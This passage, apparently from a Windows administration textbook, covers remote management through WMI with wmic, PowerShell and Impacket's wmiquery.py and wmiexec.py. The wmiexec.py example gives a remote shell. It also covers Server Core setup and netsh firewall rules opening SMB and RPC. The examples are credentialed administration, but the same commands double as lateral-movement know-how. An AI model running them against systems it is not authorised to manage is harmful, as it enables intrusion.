A user can use `winrm` to interact with WMI, but only if the WinRM service is running. It is possible to interact with WMI without using WinRM. One option is to the command-line tool `wmic`. Help for `wmic` is provided by the command `wmic /?` or the command `wmic /?:full`.

Using wmic to Enumerate WMI Data

As an example of the use of `wmic`, consider the command

```
C:\Users\jbach>wmic useraccount list
AccountType Description      Disabled Domain FullName InstallDate LocalAccount
Lockout   Name           PasswordChangeable PasswordExpires PasswordRequired
SID                   SIDType Status
512       Built-in account    TRUE     BRINTON          TRUE
          for administering
          the computer/domain
FALSE      Administrator   TRUE          FALSE          TRUE
S-1-5-21-3478959905-1979217705-488103399-500 1      Degraded
... Output Deleted ...
```

This is comparable to an enumerate operation in `winrm` and shows WMI data about the users on the system. Rather than use the name of the class, the command uses a `wmic` alias; a list of `wmic` aliases is provided in the Notes and References section. The information provided by `wmic` can be shortened with the command

```
C:\Users\jbach>wmic useraccount list brief
AccountType Caption      Domain  FullName          Name      SID
512       PLUTO\jbach  PLUTO   Johann Sebastian Bach  jbach      S-1-5-
21-2712758988-2974005575-3302443488-1103
... Output Deleted ...
```

Rather than using an alias, an administrator can access a location in the WMI database by specifying the full class name with the path argument. For example, the administrator can run

```
C:\Users\jbach>wmic service list
```

```
... Output Deleted ...
```

or

```
C:\Users\jbach>wmic path Win32_Service
```

```
... Output Deleted ...
```

A domain administrator can use `wmic` against remote systems by specifying the `/node` option; for example, to see the processes running on the remote system drake, run the command

```
C:\Users\jbach>wmic /node:drake process list brief
HandleCount Name Priority ProcessId ThreadCount Working
0 System Idle Process 0 0 1 8192
901 System 8 4 82 61440
51 smss.exe 11 264 3 888832
245 csrss.exe 13 356 9 3555328
...
... Output Deleted ...
```

When `wmic` is used to connect to WMI on a remote system, it uses RPC, beginning with TCP/135 then a high numbered port. This is how tools like WMI Explorer and `mofcomp.exe` connect to a remote system, but this is different than WinRM, which uses TCP/5985.

It is possible to refine a request made using WMIC.

```
C:\Users\jbach>wmic /node:drake process where name="MicrosoftEdge.exe" list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSetSize
743 MicrosoftEdge.exe 8 4484 27 50712576
```

It is also possible to get just portions of the available data.

```
C:\Users\jbach>wmic /node:drake process where name="MicrosoftEdge.exe" get
ProcessID
ProcessId
4484
```

Using wmic to Invoke WMI Methods

The administrator can use `wmic` to call WMI methods. As an example, to terminate the Microsoft Edge process running on the remote system drake, the administrator can run

```
C:\Users\jbach>wmic /node:drake process where name="MicrosoftEdge.exe" call
terminate
Executing (\\\DRAKE\\ROOT\\CIMV2:Win32_Process.Handle="4484")->terminate()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 0;
};
```

The same approach can be used to create a process.

```
C:\Users\jbach>wmic process call create "C:\Program Files\npp.7.3.3.bin\notepad++.exe"
Executing (Win32_Process)->Create()
Method execution successful.

Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1860;
    ReturnValue = 0;
};
```

By default, **wmic** uses the namespace `/root/cimv2`, but this can be changed. For example, suppose that the domain administrator wants to delete an event filter created using `mofcomp.exe`. These are in the namespace `/root/subscription`, so the administrator runs (from an elevated command prompt) the command

```
C:\Windows\system32>wmic /namespace:"\\root\subscription" PATH __EventFilter WHERE Name="EventFilter" DELETE
Deleting instance \\BRINTON\ROOT\subscription:__EventFilter.Name="EventFilter"
Instance deletion successful.
```

Using PowerShell to Interact with WMI

Another option for interacting with WMI is through PowerShell. For example, to find the accounts on a system, the administrator can use `Get-WMIObject`.

```
PS C:\Users\jbach> Get-WmiObject -Class Win32_Account
```

| Caption | Domain | Name |
|---|---------|-------------------------------------|
| BRINTON\Access Control Assistance Operators | BRINTON | Access Control Assistance Operators |
| BRINTON\Administrators | BRINTON | Administrators |
| BRINTON\Backup Operators | BRINTON | Backup Operators |
| ... Output Deleted ... | | |

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

Another option is the related cmdlet Get-CimInstance.

```
PS C:\Users\jbach> Get-CimInstance Win32_Account
```

| SID | Name | Caption |
|--------------|-------------------------------------|-----------------------|
| --- | --- | ----- |
| S-1-5-32-579 | Access Control Assistance Operators | BRINTON\Access Con... |
| S-1-5-32-544 | Administrators | BRINTON\Administra... |
| S-1-5-32-551 | Backup Operators | BRINTON\Backup Ope... |

... Output Deleted ...

PowerShell can be run against remote systems, by specifying the ComputerName.

```
PS C:\Users\jbach> Get-WmiObject -Class Win32_Process -ComputerName drake
```

| | | |
|------------------|---|---|
| __GENUS | : | 2 |
| __CLASS | : | Win32_Process |
| __SUPERCLASS | : | CIM_Process |
| __DYNASTY | : | CIM_ManagedSystemElement |
| __RELPATH | : | Win32_Process.Handle="0" |
| __PROPERTY_COUNT | : | 45 |
| __DERIVATION | : | {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement} |
| __SERVER | : | DRAKE |
| __NAMESPACE | : | root\cimv2 |
| __PATH | : | \\\DRAKE\root\cimv2:Win32_Process.Handle="0" |
| Caption | : | System Idle Process |

... Output Deleted ...

```
PS C:\Users\jbach> Get-CimInstance Win32_Process -ComputerName drake
```

| ProcessId | Name | HandleCount | WorkingSetSize | VirtualSize | PSComp |
|-----------|---------------------|-------------|----------------|-------------|--------|
| 0 | System Idle Process | 0 | 8192 | 0 | drake |
| 4 | System | 922 | 61440 | 1605632 | drake |
| 264 | smss.exe | 51 | 909312 | 39444480 | drake |
| 356 | csrss.exe | 235 | 3538944 | 72708096 | drake |
| 428 | wininit.exe | 88 | 4263936 | 71372800 | drake |

... Output Deleted ...

There are important differences between these two commands beyond the differences in the output format. The cmdlet Get-WmiObject is the older version and part of the original PowerShell 1.0. When run against a remote computer, Get-WmiObject uses RPC. This was superseded by

`Get-CimInstance` in PowerShell 3.0, which was released with Windows 8 and Windows Server 2012. When run against a remote target, `Get-CimInstance` uses WinRM running on TCP/5985. The `Get-CimInstance` cmdlets also fail if the remote target is running PowerShell 2.0, like Windows 7.

Both approaches can be used to run WQL queries.

```
PS C:\Users\jbach> Get-WmiObject -ComputerName drake -Query "Select * from Win32_Service WHERE Name=^"RemoteRegistry`"
```

```
ExitCode : 0
Name      : RemoteRegistry
ProcessId : 0
StartMode : Auto
State     : Stopped
Status    : OK
```

```
PS C:\Users\jbach> Get-CimInstance -ComputerName drake -Query "Select * from Win32_Service WHERE Name=^"RemoteRegistry`"
```

| ProcessId | Name | StartMode | State | Status | ExitCode | PSComputerName |
|-----------|----------------|-----------|---------|--------|----------|----------------|
| 0 | RemoteRegistry | Auto | Stopped | OK | 0 | drake |

Because PowerShell is a programming language, the results of these commands can be stored and passed as arguments. For example, an administrator can find the instances of Microsoft Edge processes on a remote system, store them, and then pass them to a method to terminate them and so kill the processes.

```
PS C:\Users\jbach> $edge = Get-WmiObject -ComputerName drake -Class Win32_Process -Filter "Name=^"MicrosoftEdge.exe`""
PS C:\Users\jbach> $edge | Invoke-WmiMethod -Name terminate
```

```
__GENUS      : 2
__CLASS      : __PARAMETERS
__SUPERCLASS :
__DYNASTY    : __PARAMETERS
__RELPATH    :
__PROPERTY_COUNT : 1
__DERIVATION  : {}
__SERVER     :
__NAMESPACE   :
__PATH       :
ReturnValue   : 0
PSComputerName :
```

The process using the CIM methods is similar.

```
PS C:\Users\jbach> $edge = Get-CimInstance -ComputerName drake -Class Win32_Process -Filter "Name='MicrosoftEdge.exe'"  
PS C:\Users\jbach> $edge | Invoke-CimMethod -Name terminate  
  
ReturnValue PSComputerName  
-----  
0 drake
```

In the examples so far, the namespace has been the default /root/cimv2; this can be changed. For example, to delete a filter to consumer binding, which is stored in \root\subscription, an administrator can run (from an elevated PowerShell prompt)

```
PS C:\Windows\system32> $fcbinding = Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | where Consumer -eq \\.\root\subscription:ActiveScriptEventConsumer.Name='LogonConsumer'  
PS C:\Windows\system32> $fcbinding | Remove-WmiObject
```

Using Other Languages to Interact with WMI

It is possible to interact with WMI in a wide variety of languages. The older (2012) tool, WMI Code Creator is available for download at <https://www.microsoft.com/en-us/download/details.aspx?id=8572> and can generate code in C#, VB.NET, and VBScript. A more modern starting point is WMIGen (Figure 7-8), a program available from <http://www.robvanderwoude.com/wmigen.php> that can generate code in C, C++, C#, Delphi, F#, Java, Jscript, KiXtart, Perl, Python, Ruby, VB.NET, and VBScript.




Figure 7-8. WMIGen 10.0, seen on Windows 10-1607

Using Linux to Interact with WMI

Because languages like Python work on Linux systems as well as Windows systems, it is possible to manage WMI from a Linux system. One way to do so is with Python Impacket, available from <https://github.com/CoreSecurity/impacket>. On an Ubuntu system, for example, this can be installed with the command

```
jmaxwell@elpis:$ sudo apt install python-impacket
```

The tool includes several scripts as examples. On recent systems like Ubuntu 16.04 and Kali, there are two particularly useful scripts located in the documentation directory, usually `/usr/share/doc/python-impacket/examples`.

The first useful script is `wmiquery.py`. Provided the user has domain administrator credentials, they can connect to a remote system and execute WQL queries.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./wmiquery.py
gmahler@10.0.15.204
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password: <enter password here>
[!] Press help for extra shell commands
WQL> SELECT Caption,CommandLine,ProcessID FROM Win32_Process WHERE Name LIKE
"%notepad%"
| Caption | CommandLine | ProcessId |
| notepad++.exe | "C:\Program Files\Notepad++\notepad++.exe" | 3144 |
```

The second useful script is `wmiexec.py`, which lets the user connect to the remote system and obtain a shell.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./wmiexec.py
gmahler@10.0.15.204
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password: <enter password here>
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
pluto\gmahler
```

The script `wmiexec.py` uses both SMB and RPC, while `wmiquery.py` uses RPC.

Windows Server Without a GUI

Windows Servers can be installed and run without a graphical user interface (GUI).

Installation Without a GUI

One of the options available when installing Windows Server is to do so without the GUI. On Windows Server 2012 this is called a Server Core installation. On Windows Server 2016 an installation without a graphical user interface is the default; the version with a graphical user interface is called the Desktop Experience (Figure 7-9).




Figure 7-9. Installing Windows Server. On the left is Windows Server 2012, which includes the option for a Server Core Installation. On the right is Windows Server 2016, which includes the option for the Desktop Experience.

The operating system installation process is like the process for systems with a GUI. Once it is complete, the administrator is promoted to create the password for the local administrator user. On Windows Server 2016, the user is presented with a command prompt that states

Enter new credentials for Administrator or hit ESC to cancel

New password :

Confirm password :

The administrator uses the up and down arrow buttons to move between the new password and the confirmed password.⁵

Adding or Removing the GUI

Windows Server 2012 introduced the ability to convert a server to/from a server core installation. This feature remains in Windows Server 2012 R2 but was removed in Windows Server 2016. Windows Server 2012 and 2012 R2 include a minimal graphical interface in the feature Graphical Management Tools and Infrastructure, and the full graphical interface in the feature Server Graphical Shell.

One way to remove the GUI on Windows Server 2012 or 2012 R2 is from the Server Manager (Figure 6-1). Select Manage, then Remove Roles and Features. From Features, unselect Graphical Management Tools and Infrastructure and unselect Server Graphical Shell (Figure 7-10). Reboot the system to complete the removal of the GUI.

⁵Perhaps you agree with Microsoft and think that this is the right way to handle user input. When I first installed Windows Server 2016 from disk, I had to use Google to figure out how to confirm the password after discovering that hitting the enter key even harder, accompanied by shouts of frustration, was not the proper solution.




Figure 7-10. Windows Server 2012, before removing Graphical Management Tools and the Server Graphical Shell

It is possible to add the GUI back in the same fashion, although Server Manager is no longer available locally.⁶ Another way is to use PowerShell from the administrator prompt to add the feature, then reboot the system.

```
C:\Users\jbach>powershell
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\jbach> Add-WindowsFeature Server-Gui-Shell

Success Restart Needed Exit Code      Feature Result
----- ----- ----- ----- -----
True    Yes           SuccessRest... {Graphical Management Tools and ...}
```

⁶It is possible to use Server Manager remotely; this is shown later in the chapter.

WARNING: You must restart this server to finish the installation process.

WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is automatically updated, turn on Windows Update.

```
PS C:\Users\jbach> shutdown /r /t 0
```

PowerShell can also be used instead of Server Manager to remove the GUI; this can be done with the command⁷

```
PS C:\Windows\system32> Remove-WindowsFeature Server-Gui-Mgmt-Infra
```

| Success | Restart Needed | Exit Code | Feature Result |
|---------|----------------|----------------|--|
| True | Yes | SuccessRest... | {Windows PowerShell ISE, Graphica ...} |

WARNING: You must restart this server to finish the removal process.

Configuring a Server Without a GUI

Once the initial installation of a Windows Server without a GUI is complete, some common tasks need to take place. These include configuring the network settings, setting the hostname, and joining an existing Windows domain. These can be done through the command `sconfig` (Figure 7-11). This tool allows the administrator to set these values through a menu-driven process entirely from the command line.

⁷Because Server-Gui-Shell depends on Server-Gui-Mgmt-Infra, adding the first also adds the second, while removing the second also removes the first.




Figure 7-11. Running sconfig on Windows Server 2012 without a GUI. Note the black background and the absence of features like the taskbar or start menu.

The sconfig tool varies slightly between versions of Windows Server.

Managing the Firewall

It is possible to manage a Windows Server without a GUI remotely, both with graphical and command-line tools, either from another server or from a workstation. To do so, the appropriate ports need to be permitted by the firewall. Windows provides the command-line tool netsh to manage the firewall.

C:\Users\jbach>**netsh /?**

```

Usage: netsh [-a AliasFile] [-c Context] [-r RemoteMachine] [-u [DomainName\
UserName] [-p Password | *]
          [Command | -f ScriptFile]

```

The following commands are available:

Commands in this context:

- ? - Displays a list of commands.
- add - Adds a configuration entry to a list of entries.
- advfirewall - Changes to the `netsh advfirewall' context.

| | |
|--------------------|---|
| branchcache | - Changes to the `netsh branchcache' context. |
| bridge | - Changes to the `netsh bridge' context. |
| delete | - Deletes a configuration entry from a list of entries. |
| dhcpclient | - Changes to the `netsh dhcpclient' context. |
| dnsclient | - Changes to the `netsh dnsclient' context. |
| dump | - Displays a configuration script. |
| exec | - Runs a script file. |
| firewall | - Changes to the `netsh firewall' context. |
| help | - Displays a list of commands. |
| http | - Changes to the `netsh http' context. |
| interface | - Changes to the `netsh interface' context. |
| ipsec | - Changes to the `netsh ipsec' context. |
| ipsecdosprotection | - Changes to the `netsh ipsecdosprotection' context. |
| lan | - Changes to the `netsh lan' context. |
| namespace | - Changes to the `netsh namespace' context. |
| netio | - Changes to the `netsh netio' context. |
| ras | - Changes to the `netsh ras' context. |
| rpc | - Changes to the `netsh rpc' context. |
| set | - Updates configuration settings. |
| show | - Displays information. |
| trace | - Changes to the `netsh trace' context. |
| wfp | - Changes to the `netsh wfp' context. |
| winhttp | - Changes to the `netsh winhttp' context. |
| winsock | - Changes to the `netsh winsock' context. |

The following sub-contexts are available:

advfirewall branchcache bridge dhcpclient dnsclient firewall http interface ipsec
ipsecdosprotection lan namespace netio ras rpc trace wfp winhttp winsock

To view help for a command, type the command, followed by a space, and then type ?.

For example, suppose that the administrator of a Windows Server 2012 Core system wants to see the firewall rules on that system. From the system, these can be viewed with the command

C:\Users\jbach>**netsh advfirewall firewall show rule name="all" | more**

| | |
|------------|--|
| Rule Name: | File and Printer Sharing over SMBDirect (iWARP-In) |
| <hr/> | |
| Enabled: | No |
| Direction: | In |
| Profiles: | Domain,Private,Public |
| Grouping: | File and Printer Sharing over SMBDirect |

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
LocalIP:          Any
RemoteIP:         Any
Protocol:         TCP
LocalPort:        5445
RemotePort:       Any
Edge traversal:   No
Action:           Allow

Rule Name:        Windows Management Instrumentation (ASync-In)
```

```
Enabled:          No
Direction:         In
Profiles:         Domain,Private,Public
Grouping:          Windows Management Instrumentation (WMI)
```

... Output Deleted ...

Configuring the Firewall to Allow SMB

To use SMB tools, including remote file access, drive mappings, and management of local users and groups, the system must allow connections on TCP/445. By default, the initial installation of Windows Server blocks these connections.

```
C:\Users\jbach>netsh advfirewall show rule name="File and Printer Sharing (SMB-In)"
```

```
Rule Name:        File and Printer Sharing (SMB-In)
```

```
Enabled:          No
Direction:         In
Profiles:         Domain,Private,Public
Grouping:          File and Printer Sharing
LocalIP:          Any
RemoteIP:         Any
Protocol:         TCP
LocalPort:        445
RemotePort:       Any
Edge traversal:   No
Action:           Allow
Ok.
```

These connections can be allowed by enabling this rule.

```
C:\Users\jbach>netsh advfirewall firewall set rule name="File and Printer Sharing (SMB-In)" new enable=yes  
Updated 1 rule(s).  
Ok.
```

This now allows the use of RPC-based tools, including drive mapping, services, and local users and groups (Figure 7-2). If the remote registry service is running, the administrator can also manage the registry remotely.

Configuring the Firewall to Allow RPC

The command line can also be used to allow RPC traffic through the firewall; this allows an administrator to remotely manage the event logs, scheduled tasks, processes, or services on the remote system using graphical tools.

There are predefined rules to allow RPC traffic for selected services. Rather than use these predefined rules for individual services, it is possible to set up custom firewall rules that permit RPC traffic in general. To permit connections to the endpoint mapper TCP/135, the administrator can create a rule with the command

```
C:\Users\jbach>netsh advfirewall firewall add rule name="CUSTOM RPC EPMAP" dir=in  
action=allow protocol=TCP localport=RPC-EPMAP  
Ok.
```

To allow traffic to the dynamically chosen RPC ports, the administrator can create the rule

```
C:\Users\jbach>netsh advfirewall firewall add rule name="CUSTOM RPC" dir=in  
action=allow protocol=TCP localport=RPC  
Ok.
```

With these firewall rules in place, the administrator can use graphical tools remotely like Event Viewer and Task Scheduler (Figure 7-4).

If both SMB and RPC traffic are permitted, the administrator can use Sysinternals tools like psservice, pslist, and psexec.

To manage the firewall remotely using RPC, two additional rules can be enabled.

```
C:\Users\jbach>netsh advfirewall firewall set rule name="Windows Firewall Remote Management (RPC)" new enable=yes  
Updated 1 rule(s).  
Ok.
```

```
C:\Users\jbach>netsh advfirewall firewall set rule name="Windows Firewall Remote Management (RPC-EPMAP)" new enable=yes
```

Updated 1 rule(s).

Ok.

Allowing Windows Remote Management via the Command Line

The Windows Remote Management Service is started by default on Windows Server 2012 and later.

```
C:\Users\jbach>sc queryex winrm
```

SERVICE_NAME: winrm

| | | | |
|-------------------|---|-----|--|
| TYPE | : | 20 | WIN32_SHARE_PROCESS |
| STATE | : | 4 | RUNNING (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN) |
| WIN32_EXIT_CODE | : | 0 | (0x0) |
| SERVICE_EXIT_CODE | : | 0 | (0x0) |
| CHECKPOINT | : | 0x0 | |
| WAIT_HINT | : | 0x0 | |
| PID | : | 860 | |
| FLAGS | : | | |

If it is not started, the service can be started with the command `sc start winrm` and configured to start on subsequent boots with `sc config winrm start=auto`. The state of the Windows Remote Management system can also be configured from `sconfig` (Figure 7-11).

By default, the firewall also allows traffic to the service.

```
C:\Users\jbach>netsh advfirewall firewall show rule name="Windows Remote Management (HTTP-In)"
```

Rule Name: Windows Remote Management (HTTP-In)

| | |
|-----------------|---------------------------|
| Enabled: | Yes |
| Direction: | In |
| Profiles: | Public |
| Grouping: | Windows Remote Management |
| LocalIP: | Any |
| RemoteIP: | LocalSubnet |
| Protocol: | TCP |
| LocalPort: | 5985 |
| RemotePort: | Any |
| Edge traversal: | No |
| Action: | Allow |

Rule Name: Windows Remote Management (HTTP-In)

Enabled: Yes
 Direction: In
 Profiles: Domain,Private
 Grouping: Windows Remote Management
 LocalIP: Any
 RemoteIP: Any
 Protocol: TCP
 LocalPort: 5985
 RemotePort: Any
 Edge traversal: No
 Action: Allow
 Ok.

Together these allow a remote user to make remote connections to the system using either `winrs` or the PowerShell command `Enter-PSSession`.

On Windows Server 2008 R2, some additional work needs to be done. From the `sconfig` tool (Figure 7-11), select Configure Remote Management, then enable Windows PowerShell; this may require a system reboot. When this is complete, return to `sconfig`, again select Configure Remote Management, and select Allow Server Remote Management.

Server Manager

Server Manager can be used to manage systems remotely. Server Manager is included in the Remote Server Administration tools, so an Administrator can manage servers from a workstation without needing to log in to a server from the console.

Windows Server 2012 and Later

Windows Server 2012 and later use version 3.0 of the Windows Remote Management System. These can be managed remotely by Server Manager on Windows Server 2012 or later as well as by Windows 8 or later.

Launch Server Manager, then from the Dashboard select Add other servers to Manage (Figure 6-1). The administrator can select the additional server by specifying its name from Active Directory or from DNS. Once the server is managed, the administrator can add roles and features to the remote system from Server Manager by navigating **Manage** ▶ **Add Roles and Features**, then selecting the remote server from the server pool.

To configure a remote server as a domain controller, proceed as in Chapter 6 to select Active Directory Domain Services as the role, and choose the remote server as the destination server. Once the role is added, the user will be informed that configuration for Active Directory Domain

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

Services is required. From the notification, select the option to promote the server to a domain controller. This launches the Active Directory Domain Services Configuration Wizard (Figure 6-2) which can be used to complete the process.

The tools provided by Server Manager can be used on the remote systems.

Windows Server 2008 R2

Windows Server 2008 R2 uses version 2.0 of the Windows Remote Management System and cannot be managed by any system using version 3.0. It can be managed remotely by Server Manager from Windows Server 2008 R2 as well as by Windows 7.

Although Server Manager on Windows 7 can be used to manage the roles and features on a Remote Windows Server 2008 R2 installation (Figure 7-12), it cannot be used to add or remove roles and features. One way this can be done is from the command line. The command **oclist** shows the available optional components.

```
C:\Users\jbach>oclist
```

Use the listed update names with **Ocsetup.exe** to install/uninstall a server role or optional feature.

Adding or removing the Active Directory role with **OCSetup.exe** is not supported. It can leave your server in an unstable state. Always use **DCPromo** to install or uninstall Active Directory.

```
=====
Microsoft-Windows-ServerCore-Package
Not Installed:BitLocker
Not Installed:BitLocker-RemoteAdminTool
Not Installed:CertificateServices
Not Installed:ClientForNFS-Base
Not Installed:CoreFileServer
Not Installed:DFSN-Server
Not Installed:DFSR-Infrastructure-ServerEdition
Not Installed:DHCPServerCore
Not Installed:DNS-Server-Core-Role

... Output Deleted ...
```

These optional components can be added with **ocsetup**. For example, to configure a Windows Server 2008 R2 system to act as a DNS server, from the command prompt on the server, run

```
C:\Users\jbach>start /w ocsetup DNS-Server-Core-Role
```

The start command is needed so that ocsetup runs in a separate window, and the /w switch requires the command to complete before returning to the command prompt. Details on this process can be found at <https://technet.microsoft.com/en-us/library/dd673656.aspx>.

